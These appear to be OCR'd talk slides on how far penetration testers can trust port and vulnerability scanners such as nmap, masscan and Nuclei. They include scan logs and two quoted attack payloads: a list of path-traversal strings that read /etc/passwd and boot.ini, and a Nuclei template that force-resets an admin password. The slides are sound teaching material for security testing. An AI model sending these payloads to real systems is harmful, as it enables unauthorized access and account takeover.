Can you trust scanners?

Matěj Smyčka

Different use-cases

- Asset discovery
- Bug bounty
- Red teaming & penetration tests
- ...

Stage 1: Host discovery


- `nmap 10.16.63.0/24`

```
ubuntu@pentest01:~$ nmap 10.16.63.186
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-29 14:10 CET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
ubuntu@pentest01:~$
```

- ICMP a `nmap -Pn`
- Ping does not work? TCP, UDP, ARP discovery
- Arbitrary scopes of port scanners
  - + *Nmap* top 1000
  - + *Masscan* explicit
  - + *Naabu* top 100

Stage 2: Open ports

- TCP SYN Scan – Raw sockets
- TCP Connect scan
- ICMP is used for UDP scanning
- Is the service really running on the port?
- `nmap-service` lookup




```
ubuntu@pentest01:~$ nmap 10.16.63.186 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-29 14:36 CET
Nmap scan report for 10.16.63.186
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
7000/tcp open  afs3-fileserver
8001/tcp open  vcom-tunnel
```

```
63    ssh 22/udp  0.003905    # Secure Shell Login
64    telnet  23/tcp  0.221265
65    telnet  23/udp  0.006211
66    priv-mail   24/tcp  0.001154    # any private mail system
67    priv-mail   24/udp  0.000329    # any private mail system
68    smtp    25/tcp  0.131314    # Simple Mail Transfer
```

Stage 3: Service enumeration

- nmap –sV

```
# Windows 2000 Server
# Windows 2000 Advanced Server
# Windows XP Professional
match ms-wbt-server m|^\x03\0\0\x0b\x06\xd0\0\0\x12.\0$|s p/Microsoft Terminal Service/
match ms-wbt-server m|^\x03\0\0\x17\x08\x02\0\0Z~\0\x0b\x05\x05@\x06\0\x08\x91J\0\x02X$|
match ms-wbt-server m|^\x03\0\0\x11\x08\x02..}\x08\x03\0\0\xdf\x14\x01\x01$|s p/Microsof
match ms-wbt-server m|^\x03\0\0\x0b\x06\xd0\0\0\x03.\0$|s p/Microsoft NetMeeting Remote
```


- Protocol-specific banner grabbing
- Banner grabbing

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
ubuntu@pentest01:~$ sudo nmap 10.16.63.186 -Pn -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-29 14:46 CET
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:51 (0:01:39 remaining)
Nmap scan report for 10.16.63.186
Host is up (0.0017s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE             VERSION
7000/tcp open  ssl/afs3-fileserver?
8001/tcp open  ssl/vcom-tunnel?
1 service unrecognized despite returning data. If you know the service/versi
SF-Port7000-TCP:V=7.94SVN%T=SSL%I=7%D=1/29%Time=697B651C%P=x86_64-pc-linux
SF:-gnu%r(NULL,1B,"\0\0\x12\x04\0\0\0\0\0\0\x04\0\x10\0\0\0\x05\0\0@\0\0\x
SF:06\x01\0\0\0")%r(GenericLines,1B,"\0\0\x12\x04\0\0\0\0\0\0\x04\0\x10\0\
SF:0\0\x05\0\0@\0\0\x06\x01\0\0\0")%r(RTSPRequest,1B,"\0\0\x12\x04\0\0\0\0
SF:\0\0\x04\0\x10\0\0\0\x05\0\0@\0\0\x06\x01\0\0\0")%r(RPCCheck,1B,"\0\0\x
SF:12\x04\0\0\0\0\0\0\x04\0\x10\0\0\0\x05\0\0@\0\0\x06\x01\0\0\0")%r(DNSVe
SF:rsionBindReqTCP,1B,"\0\0\x12\x04\0\0\0\0\0\0\x04\0\x10\0\0\0\x05\0\0@\0
SF:\0\x06\x01\0\0\0")%r(DNSStatusRequestTCP,1B,"\0\0\x12\x04\0\0\0\0\0\0\x
SF:04\0\x10\0\0\0\x05\0\0@\0\0\x06\x01\0\0\0")%r(SSLSessionReq,1B,"\0\0\x1
SF:2\x04\0\0\0\0\0\0\x04\0\x10\0\0\0\x05\0\0@\0\0\x06\x01\0\0\0")%r(Termin
SF:alServerCookie,1B,"\0\0\x12\x04\0\0\0\0\0\0\x04\0\x10\0\0\0\x05\0\0@\0\
SF:0\x06\x01\0\0\0")%r(TLSSessionReq,1B,"\0\0\x12\x04\0\0\0\0\0\0\x04\0\x1
```

Some pitfalls

- Only top N protocols and ICMP prescan
- *Masscan* `-banners`
- *Nuclei* and *httpx* http(s) probing
  - Different site on 80 and 443
  - Different sites on https and http on same port
  - Non default ports



More pitfalls – vulnerability scans

- Each scanner has modules
- Exploits have bugs
- Exploits have hardcoded information

```
portrule = shortport.http

action = function(host, port)
  local dirs = {
    hexify("//etc/passwd"),
    hexify(string.rep("../", 10) .. "etc/passwd"),
    hexify(string.rep("../", 10) .. "boot.ini"),
    hexify(string.rep("..\\", 10) .. "boot.ini"),
    hexify("." .. string.rep("../", 10) .. "etc/passwd"),
    hexify(string.rep("..\\/", 10) .. "etc\\/passwd"),
    hexify(string.rep("..\\", 10) .. "etc\\passwd"),

    -- These don't get hexified because they are targeted at
    -- specific known vulnerabilities.
    '..\\\\..\\\\..\\..\\\\..\\..\\\\..\\..\\\\\\boot.ini',
    --miniwebsvr
    '%c0.%c0./%c0.%c0./%c0.%c0./%c0.%c0./%c0.%c0./boot.ini',
    '%c0%2e%c0%2e/%c0%2e%c0%2e/%c0%2e%c0%2e/%c0%2e%c0%2e/boot.ini',
    --Acritum Femitter Server
    '\\\\..%2f..%2f..%2f..%2fboot.ini% ../',
    --zervit Web Server and several others
    'index.html?../../../../../boot.ini',
```

```
23
24    http:
25      - raw:
26          - |
27            POST /api/v1/auth/force-reset-password HTTP/1.1
28            Host: {{Hostname}}
29            Content-Type: application/json
30
31            {"IsSysAdmin":"true",
32            "OldPassword":"watever",
33            "Username":"admin",
34            "NewPassword":"{{password}}",
35            "ConfirmPassword": "{{password}}"}
36
37        matchers-condition: and
38        matchers:
39          - type: word
40            part: body
41            words:
42              - '"success":true'
43              - 'debugInfo'
44            condition: and
```

Takeaways

- Always know if you want complete or "good enough" picture
- Read the docs
- Read exploits
- Run port scanners with *sudo*

@matejsmycka

Any questions?